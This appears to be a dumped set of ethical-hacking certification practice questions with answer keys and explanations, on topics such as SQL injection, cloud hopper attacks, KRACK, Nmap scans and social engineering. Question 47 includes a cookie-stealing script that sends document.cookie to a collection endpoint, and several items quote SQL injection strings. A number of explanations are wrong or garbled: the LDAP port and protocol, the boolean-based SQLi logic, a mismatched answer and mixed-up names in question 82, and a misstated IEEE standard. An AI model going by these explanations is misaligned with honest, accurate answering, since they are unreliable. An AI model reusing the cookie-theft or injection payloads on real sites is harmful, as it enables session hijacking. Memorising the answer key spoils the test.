David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities.
Which phase of the vulnerability-management life cycle is David currently in?

A. Remediation
B. Verification
C. Risk assessment
D. Vulnerability scan


Answer: A
Explanation:
The vulnerability management lifecycle is a process of identifying, assessing, and remediating vulnerabilities in an organization's IT infrastructure. The five phases of the vulnerability management lifecycle are:
1. Discovery and Identification: This is the process of identifying and inventorying all of the assets in an organization's IT infrastructure.
2. Vulnerability Assessment: This is the process of identifying and assessing the severity of vulnerabilities in an organization's IT infrastructure.
3. Prioritization: This is the process of prioritizing the vulnerabilities that need to be remediated based on their severity and impact.
4. Remediation: This is the process of applying fixes to vulnerable systems to reduce the impact and severity of vulnerabilities.
5. Verification: This is the process of verifying that the vulnerabilities have been remediated and that the fixes are working properly.
In this case, David is currently in the Remediation phase of the vulnerability management lifecycle. He is applying fixes to vulnerable systems to reduce the impact and severity of vulnerabilities.

QUESTION 46
Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the target's MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization.
Which of the following cloud attacks did Alice perform in the above scenario?

A. Cloud cryptojacking
B. Man-in-the-cloud (MITC) attack
C. Cloud hopper attack
D. Cloudborne attack

Answer: C
Explanation:
Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. Attackers also move laterally in the network from one system to another in the cloud environment to gain further access to sensitive data pertaining to the industrial entities, such as manufacturing, government bodies, healthcare, and finance.

QUESTION 47
Judy created a forum. One day, she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:



```
<script>
document.write(‘<img.src=“https://localhost/submitcookie.php? cookie =’+ escape
(document.cookie) +”’ />);
</script>
```

What issue occurred for the users who clicked on the image?

A. This php file silently executes the code and grabs the user's session cookie and session ID.
B. The code redirects the user to another site.
C. The code injects a new cookie to the browser.
D. The code is a virus that is attempting to gather the user's username and password.

Answer: A
Explanation:
The code embedded behind the strange images posted by the user on the forum is a PHP file that runs in the background and steals the user's session cookies and session ID. The PHP script silently executes in the background, and the user may not be aware that their session has been compromised.

QUESTION 48
Ethical hacker Jane Smith is attempting to perform an SQL injection attack. She wants to test the

response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs.
Which two SQL injection types would give her the results she is looking for?

A. Out of band and boolean-based
B. Union-based and error-based
C. Time-based and union-based
D. Time-based and boolean-based

Answer: D
Explanation:
Boolean-based SQL injection is a type of attack where the attacker sends a malicious query to the database that will return a different response depending on whether the query returns a TRUE or FALSE result. For example, the attacker might send the query SELECT * FROM users WHERE id = '1' AND '1' = '2'. If the user ID 1 exists in the database, the query will return no results. However, if the user ID 1 does not exist in the database, the query will return all of the rows in the users table.
Time-based SQL injection is a type of attack where the attacker sends a malicious query to the database that will cause the database to take a different amount of time to execute depending on whether the query returns a TRUE or FALSE result. For example, the attacker might send the query SELECT * FROM users WHERE id = '1' AND sleep(5). If the user ID 1 exists in the database, the query will return no results. However, if the user ID 1 does not exist in the database, the query will cause the database to sleep for 5 seconds before returning results.
In this case, Jane Smith wants to test the response time of a true or false response and wants to use a second command to determine whether the database will return true or false results for user IDs. She can do this by using a time-based SQL injection attack. She would first send the query SELECT * FROM users WHERE id = '1' AND sleep(5). If the user ID 1 exists in the database, the query will return no results. However, if the user ID 1 does not exist in the database, the query will cause the database to sleep for 5 seconds before returning results.
Jane Smith can then use a second command to measure the time it takes for the database to respond. If the response time is greater than 5 seconds, then she knows that the user ID 1 does not exist in the database.

QUESTION 49
Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url=externalsite.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server.
What is the type of attack Jason performed in the above scenario?

A. Web server misconfiguration
B. Server-side request forgery (SSRF) attack
C. Web cache poisoning attack
D. Website defacement

Answer: B
Explanation:
SSRF vulnerabilities evolve in the following manner. Generally, server-side requests are initiated to obtain information from an external resource and feed it into an application. For instance, a designer can utilize a URL such as https://xyz.com/feed.php?url=externalsite.com/feed/to to obtain a remote feed. If attackers can alter the URL input to the localhost, then they can view all the local resources on the server.

QUESTION 50
George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m.
What is the short-range wireless communication technology George employed in the above scenario?

A. LPWAN
B. MQTT
C. NB-IoT
D. Zigbee

Answer: D
Explanation:
802.15.4 (ZigBee): The 802.15.4 standard has a low data rate and complexity.

QUESTION 51
Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.
What is the technique employed by Eric to secure cloud resources?

A. Demilitarized zone
B. Zero trust network
C. Serverless computing
D. Container technology

Answer: B
Explanation:
Zero trust network is a security model that assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. This is in contrast to traditional security models, which assume that users inside the network are trusted and only need to be authenticated once.
Zero trust network is implemented by using a variety of security controls, such as:
- Micro-segmentation: This is the practice of dividing the network into small, isolated segments, each with its own security controls. This makes it more difficult for an attacker to move laterally within the network once they have gained access.
- Multi-factor authentication: This requires users to provide multiple pieces of identification, such as a username, password, and security token, before being granted access to the network.
- Continuous monitoring: This involves monitoring all network traffic for suspicious activity.
- Least privilege: This principle states that users should only be granted the access they need to perform their job duties.
In Eric's case, he is implementing a zero trust network by verifying every incoming connection before allowing access to the network. He is also imposing conditions such that employees can only access the resources required for their role. This is a good way to secure cloud resources and protect them from unauthorized access.

QUESTION 52

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption.
Which of the following vulnerabilities is the promising to exploit?

A. Cross-site request forgery
B. Dragonblood
C. Key reinstallation attack
D. AP misconfiguration

Answer: B
Explanation:
Dragonblood is a set of vulnerabilities in the WPA3 security standard that allows attackers to recover keys, downgrade security mechanisms, and launch various information-theft attacks. Attackers can use various tools, such as Dragonslayer, Dragonforce, Dragondrain, and Dragontime, to exploit these vulnerabilities and launch attacks on WPA3-enabled networks.

QUESTION 53
What is the common name for a vulnerability disclosure program opened by companies in platforms such as HackerOne?

A. White-hat hacking program
B. Bug bounty program
C. Ethical hacking program
D. Vulnerability hunting program

Answer: B
Explanation:
A bug bounty program is a challenge or agreement hosted by organizations, websites, or software developers for tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities.

QUESTION 54
A DDoS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.
Which attack is being described here?

A. Desynchronization
B. Slowloris attack
C. Session splicing
D. Phlashing

Answer: B
Explanation:
Slowloris is a DDoS attack tool used to perform layer-7 DDoS attacks to take down web infrastructure. It is distinctly different from other tools in that it uses perfectly legitimate HTTP traffic to take down a target server. In Slowloris attacks, the attacker sends partial HTTP requests to the target web server or application. Upon receiving the partial requests, the target server opens multiple connections and waits for the requests to complete.

QUESTION 55
Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.
Which of the following host discovery techniques must he use to perform the given task?

A. UDP scan
B. ARP ping scan
C. ACK flag probe scan
D. TCP Maimon scan

Answer: B
Explanation:
In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls.

QUESTION 56
Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries.
Which of the following tiers of the container technology architecture is Abel currently working in?

A. Tier-1: Developer machines
B. Tier-2: Testing and accreditation systems
C. Tier-3: Registries
D. Tier-4: Orchestrators

Answer: B
Explanation:
* Tier-1: Developer machines - image creation, testing and accreditation
* Tier-2: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries
* Tier-3: Registries - storing images and disseminating images to the orchestrators based on requests
* Tier-4: Orchestrators - transforming images into containers and deploying containers to hosts
* Tier-5: Hosts - operating and managing containers as instructed by the orchestrator Module

QUESTION 57
Henry is a cyber security specialist hired by BlackEye - Cyber Security Solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unicornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows OS.
Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 128
B. 255
C. 64
D. 138

Answer: A
Explanation:

The default TTL value for Windows OS is 128. This means that when a packet is sent from a Windows machine, it will have a TTL value of 128. If the packet reaches a router or firewall that has a TTL value of less than 128, the packet will be discarded.

QUESTION 58
Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website, www.moviescope.com. During this process, he encountered an IDS that detects SQL injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as '" or '1'='1'" in any basic injection statement such as "or 1=1."
Identify the evasion technique used by Daniel in the above scenario.

A. Char encoding
B. IP fragmentation
C. Variation
D. Null byte

Answer: C
Explanation:
Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as '" or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values.

QUESTION 59
SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may bypass authentication and allow attackers to access and/or modify data attached to a web application. Which of the following SQLi types leverages a database server's ability to make DNS requests to pass data to an attacker?

A. In-band SQLi
B. Union-based SQLi
C. Out-of-band SQLi
D. Time-based blind SQLi

Answer: C
Explanation:
Out-of-band SQL injection (OOB SQLi) is a type of SQL injection attack where the attacker does not receive a response from the attacked application on the same communication channel but instead is able to cause the application to send data to a remote endpoint that they control.
OOB SQLi attacks can be carried out by leveraging the database server's ability to make DNS requests. For example, the attacker could inject a malicious query into the application that would cause the database server to make a DNS request to a domain that the attacker controls. The attacker could then monitor the DNS traffic to see if the database server made the request. If it did, the attacker would know that the query was successful.

QUESTION 60
Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are

open to attack.
What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Wireless network assessment
B. Application assessment
C. Host-based assessment
D. Distributed assessment

Answer: A
Explanation:
A wireless network assessment is a type of vulnerability assessment that focuses on identifying and assessing the vulnerabilities in a wireless network. This includes identifying rogue access points, weak passwords, and outdated security mechanisms.
In the above scenario, Johnson identified some unusual traffic in the internal network that was aimed at cracking the authentication mechanism. This indicates that a rogue access point may have been installed within the organization's perimeter. Johnson then turned off the targeted network and tested for any weak and outdated security mechanisms that were open to attack. This is a clear indication that he was performing a wireless network assessment.

QUESTION 61
In this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstalls the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values.
What is this attack called?

A. Evil twin
B. Chop chop attack
C. Wardriving
D. KRACK

Answer: D
Explanation:
KRACK: This is an abbreviation for Key Reinstallation Attacks. It is a type of security vulnerability attack against the Wi-Fi security protocol WPA2, where attackers can exploit this vulnerability to steal sensitive information during Wi-Fi communication.

QUESTION 62
After an audit, the auditors inform you that there is a critical finding that you must tackle immediately. You read the audit report, and the problem is the service running on port 389.
Which service is this and how can you tackle the problem?

A. The service is NTP, and you have to change it from UDP to TCP in order to encrypt it.
B. The service is LDAP, and you must change it to 636, which is LDAPS.
C. The findings do not require immediate actions and are only suggestions.
D. The service is SMTP, and you must change it to SMIME, which is an encrypted way to send emails.

Answer: B
Explanation:
The service running on port 369 is Lightweight Directory Access Protocol (LDAP). LDAP is a protocol used to access and manage directory information, such as user accounts and

passwords. LDAP is typically used over UDP port 389, but it can also be used over TCP port 369.
The auditors have found that the LDAP service on your network is running over UDP port 369.
This is a security risk because UDP is a connectionless protocol, which means that packets can be lost or corrupted. If an attacker is able to intercept an LDAP packet, they could potentially steal user credentials or other sensitive information.
To address this security risk, you should change the LDAP service to run over TCP port 636. TCP is a connection-oriented protocol, which means that packets are guaranteed to be delivered.
LDAPS is a secure version of LDAP that uses Transport Layer Security (TLS) to encrypt the communication between the client and server.

QUESTION 63
Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks.
What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

A. Allow the transmission of all types of addressed packets at the ISP level
B. Disable TCP SYN cookie protection
C. Allow the usage of functions such as gets and strcpy
D. Implement cognitive radios in the physical layer

Answer: D
Explanation:
Cognitive radios can sense the environment, sense other RF devices' signals, and use different frequencies in response to the sensing results. This makes the device very flexible in terms of being able to adjust to different environments and also to be able to detect and evade jamming or scrambling attacks. By deploying cognitive radios, Mike can mitigate the effects of DoS/DDoS attacks that use jamming or scrambling techniques.

QUESTION 64
You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic.
If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

A. You should check your ARP table and see if there is one IP address with two different MAC addresses.
B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
C. You should use netstat to check for any suspicious connections with another IP address within the LAN.
D. You cannot identify such an attack and must use a VPN to protect your traffic.

Answer: A
Explanation:
ARP spoofing is a type of attack where an attacker sends fake ARP (Address Resolution Protocol) messages to associate their MAC address with the IP address of another host on the network. This allows the attacker to intercept and modify traffic intended for the victim. By checking the ARP table on your laptop, you can see if there is any IP address with two different MAC addresses, which would indicate an ARP spoofing attack is in progress.

QUESTION 65
Lewis, a professional hacker, targeted the IoT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the IoT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network.
Which of the following tools was employed by Lewis in the above scenario?

A. NeuVector
B. Lacework
C. Censys
D. Wapiti

Answer: C
Explanation:
Censys is a popular information-gathering tool used to collect information about devices connected to a network, open ports and services, and the attack surface area. It is used to generate statistical reports on broad usage patterns and trends, and to continually monitor every reachable server and device on the Internet, making it an ideal tool for hackers to gather information about their targets.

QUESTION 66
Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered.
John decided to perform a TCP SYN ping scan on the target network.
Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

A. nmap -sn -PO < target IP address >
B. nmap -sn -PS < target IP address >
C. nmap -sn -PA < target IP address >
D. nmap -sn -PP < target IP address >

Answer: B
Explanation:
In a TCP SYN ping scan, Nmap sends a TCP SYN packet to the target port, expecting a SYN-ACK or RST response from an open port. If the response is RST, it means the port is closed. If there is no response, the port may be either open or filtered. This method is used to detect whether a port is open or closed.
The -sn option in Nmap is used for host discovery, and it disables port scanning. The -PS option is used to specify a TCP SYN ping scan, while the -PA and -PP options are used for TCP ACK and ICMP ping scans, respectively.
Therefore, the correct command for a TCP SYN ping scan in Nmap is:
nmap -sn -PS < target IP address >

QUESTION 67
Ricardo has discovered the username for an application in his target's environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application.
What type of attack is Ricardo performing?

A. Brute force
B. Known plaintext
C. Dictionary
D. Password spraying

Answer: C
Explanation:
A dictionary attack is an attack that tries to guess at the key of a ciphertext by attempting many different common passwords and possible passwords that are likely to be used by humans.

QUESTION 68
What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?

A. Performing content enumeration using the bruteforce mode and 10 threads
B. Performing content enumeration using the bruteforce mode and random file extensions
C. Skipping SSL certificate verification
D. Performing content enumeration using a wordlist

Answer: D
Explanation:
Performing content enumeration using a wordlist is the fastest way to perform content enumeration on a given web server using the Gobuster tool. This is because a wordlist includes common paths, directories, and files that are likely to exist on the web server, and it is a pre-built list, so there is no need to generate a list on the fly. This approach avoids the overhead of trying to brute force filenames or extensions and reduces the time it takes to discover content.

QUESTION 69
When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration.
What type of an alert is this?

A. False negative
B. True negative
C. True positive
D. False positive

Answer: D
Explanation:
True Positive - IDS referring a behavior as an attack, in real life it is
True Negative - IDS referring a behavior not an attack and in real life it is not
False Positive - IDS referring a behavior as an attack, in real life it is not
False Negative - IDS referring a behavior not an attack, but in real life is an attack

QUESTION 70
Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. He is currently retrieving information from an MIB that contains

object types for workstations and server services.
Which of the following types of MIB is accessed by Garry in the above scenario?

A. LNMIB2.MIB
B. DHCP.MIB
C. MIB_II.MIB
D. WINS.MIB

Answer: A
Explanation:
* DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts
* HOSTMIB.MIB: Monitors and manages host resources
* LNMIB2.MIB: Contains object types for workstation and server services
* MIB_II.MIB: Manages TCP/IP-based Internet using a simple architecture and system
* WINS.MIB: For the Windows Internet Name Service (WINS)

QUESTION 71
Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this, James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks.
What is the tool employed by James in the above scenario?

A. ophcrack
B. VisualRoute
C. Hootsuite
D. HULK

Answer: C
Explanation:
Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Meltwater are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on.

QUESTION 72
Alice needs to send a confidential document to her coworker, Bryan. Their company has public key infrastructure set up. Therefore, Alice both encrypts the message and digitally signs it. Alice uses _______________ to encrypt the message, and Bryan uses _______________ to confirm the digital signature.

A. Bryan's public key; Bryan's public key
B. Alice's public key; Alice's public key
C. Bryan's private key; Alice's public key
D. Bryan's public key; Alice's public key

Answer: D
Explanation:
Alice should Use Bryan's public key so only Brian can decrypt it with his private key. Bryan will

use Alice's public key to confirm this msg came from Alice as she is the only one with the private key.

QUESTION 73
What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

A. AndroidManifest.xml
B. classes.dex
C. APK.info
D. resources.asrc

Answer: A
Explanation:
The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc.
It performs another tasks also:
- It's responsible to guard the appliance to access any protected parts by providing the permissions.
- It also declares the android api that the appliance goes to use.
- It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

QUESTION 74
Mason, a professional hacker, targets an organization and spreads Emotet malware through malicious script. After infecting the victim's device, Mason further used Emotet to spread the infection across local networks and beyond to compromise as many machines as possible. In this process, he used a tool, which is a self-extracting RAR file, to retrieve information related to network resources such as writable share drives.
What is the tool employed by Mason in the above scenario?

A. NetPass.exe
B. Outlook scraper
C. WebBrowserPassView
D. Credential enumerator

Answer: D
Explanation:
Credential enumerator: a self-extracting RAR file containing two components, a bypass and a service component. The bypass component is used for enumeration of network resources and either finds writable share drives using Server Message Block (SMB) or tries to brute force user accounts, including the administrator account. Once an available system is found, Emotet then writes the service component on the system, which writes Emotet onto the disk. Access to SMB can result in entire domains (servers and clients) becoming infected.

QUESTION 75
Which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

A. Bluesmacking

B. Bluesnarfing
C. Bluejacking
D. Bluebugging

Answer: B
Explanation:
Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

QUESTION 76
While browsing his Facebook feed, Matt sees a picture one of his friends posted with the caption, "Learn more about your friends!", as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate, Matt responds to the questions on the post. A few days later, Matt's bank account has been accessed, and the password has been changed.
What most likely happened?

A. Matt inadvertently provided the answers to his security questions when responding to the post.
B. Matt inadvertently provided his password when responding to the post.
C. Matt's computer was infected with a keylogger.
D. Matt's bank-account login information was brute forced.

Answer: A
Explanation:
Security questions are often used as a way to verify a user's identity when they are trying to reset their password. The answers to these questions are typically personal information that is known only to the user, such as their mother's maiden name or their childhood pet's name.
In this case, Matt responded to a post that asked him a number of personal questions. These questions were likely security questions for his bank account. By answering these questions, Matt inadvertently provided the answers to his security questions to the attacker. This allowed the attacker to reset Matt's password and gain access to his bank account.

QUESTION 77
Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks.
What is the type of attack performed by Simon?

A. Combinator attack
B. Dictionary attack
C. Rainbow table attack
D. Internal monologue attack

Answer: D
Explanation:
The attacker disables the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic.

QUESTION 78
Steve, an attacker, created a fake profile on a social media website and sent a request to Stella.

Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days, Steve started asking about her company details and eventually gathered all the essential information regarding her company.
What is the social engineering technique Steve employed in the above scenario?

A. Baiting
B. Piggybacking
C. Diversion theft
D. Honey trap

Answer: D
Explanation:
The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.

QUESTION 79
Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

A. Exploration
B. Investigation
C. Reconnaissance
D. Enumeration

Answer: C
Explanation:
Reconnaissance is the process of gathering information about a target. This information can be used to plan and execute an attack. In the case of phishing, reconnaissance would involve gathering information about the target company, such as its logo, formatting, and names of its employees. This information can be used to make the phishing message more likely to be opened and clicked on by the victim.

QUESTION 80
Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited.
What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

A. Incident triage
B. Preparation
C. Incident recording and assignment
D. Eradication

Answer: A
Explanation:
In this phase, the identified security incidents are analyzed, validated, categorized, and prioritized. The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited.

QUESTION 81
At what stage of the cyber kill chain theory model does data exfiltration occur?

A. Weaponization
B. Actions on objectives
C. Command and control
D. Installation

Answer: B
Explanation:
The adversary controls the victim’s system from a remote location and finally accomplishes their intended goals. The adversary gains access to confidential data, disrupts the services or network, or destroys the operational capability of the target by gaining access to its network and compromising more systems. Also, the adversary may use this as a launching point to perform other attacks.

QUESTION 82
Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine.
What is the social engineering technique Steve employed in the above scenario?

A. Diversion theft
B. Quid pro quo
C. Elicitation
D. Phishing

Answer: C
Explanation:
Attackers call numerous random numbers within a company, claiming to be from technical support.
They offer their service to end users in exchange for confidential data or login credentials.

QUESTION 83
An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks.
Which of the following security scanners will help John perform the above task?

A. AlienVault® OSSIMTM
B. Syhunt Hybrid
C. Saleae Logic Analyzer
D. Cisco ASA

Answer: B
Explanation:
The Syhunt Hybrid scanner automates web application security testing and guards the organization's web infrastructure against web application security threats. Syhunt Dynamic crawls websites and detects XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Syhunt Hybrid creates signatures to detect application vulnerabilities and prevents logout. It analyzes JavaScript (JS), logs suspicious responses, and tests errors for review.

QUESTION 84
Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

A. getsystem
B. getuid
C. keylogrecorder
D. autoroute

Answer: A
Explanation:
The getsystem module is a built-in Metasploit module that attempts to elevate the privileges of the current user to the highest possible level, including SYSTEM-level privileges. The getuid module is used to retrieve the user ID of the current user on the target system. The keylogrecorder module is used to log keystrokes on the target system, and the autoroute module is used to add a route to the target system. Neither of these modules is used for privilege escalation.

QUESTION 85
Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.
What is the port scanning technique used by Sam to discover open ports?

A. Xmas scan
B. IDLE/IPID header scan
C. TCP Maimon scan
D. ACK flag probe scan

Answer: C
Explanation:
*Probe packet (FIN/ACK)
==> No response - Port is open
==> ICMP unreachable error response - Port is filtered
==> RST packet response - Port is closed

QUESTION 86

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware.
Which of the following tools must the organization employ to protect its critical infrastructure?

A. Robotium
B. BalenaCloud
C. Flowmon
D. IntentFuzzer

Answer: C
Explanation:
Flowmon is an OT security tool that is designed to protect against security incidents such as cyber espionage, zero-day attacks, and malware in critical infrastructure environments. It can detect and prevent network anomalies and attacks on industrial control systems and help ensure the reliability and availability of industrial networks. Robotium is a mobile app testing framework, BalenaCloud is a container-based platform for building and deploying IoT applications, and IntentFuzzer is an Android app testing tool. None of these tools are designed for OT security or protecting critical infrastructure.

QUESTION 87
Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring.
Which of the following is this type of solution?

A. IaaS
B. SaaS
C. PaaS
D. CaaS

Answer: B
Explanation:
In a SaaS model, the software application is hosted on the cloud provider's infrastructure, and the provider is responsible for managing the underlying hardware, operating system, and software. The user accesses the software through a web browser or an application, and the provider is responsible for patching, updating, and monitoring the application. In this scenario, the customer relationship management tool is hosted on the cloud provider's infrastructure, and Heather's company is only responsible for managing user accounts. IaaS (Infrastructure as a Service) provides access to virtualized computing resources over the internet, PaaS (Platform as a Service) provides a platform for developers to build and deploy applications, and CaaS (Containers as a Service) provides a container-based platform for deploying and managing applications.

QUESTION 88
Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes.

Which of the following footprinting techniques did Rachel use to finish her task?

A. Google advanced search
B. Meta search engines
C. Reverse image search
D. Advanced image search

Answer: C
Explanation:
Reverse image search - Juliet used the images as search queries and searched the web for similar images, allowing her to track down the original source and details of the images. This technique can be done using search engines such as Google Images or TinEye, and is used to determine the origin and authenticity of images.

QUESTION 89
Mary, a penetration tester, has found password hashes in a client system she managed to breach. She needs to use these passwords to continue with the test, but she does not have time to find the passwords that correspond to these hashes.
Which type of attack can she implement in order to continue?

A. Pass the hash
B. Internal monologue attack
C. LLMNR/NBT-NS poisoning
D. Pass the ticket

Answer: A
Explanation:
Pass the hash is a type of attack where the attacker does not need to know the password in order to authenticate to a system. Instead, the attacker can use the password hash to authenticate to the system.
In this case, Mary has found password hashes in a client system. She can use these hashes to perform a pass the hash attack in order to authenticate to the system and continue with the test.

QUESTION 90
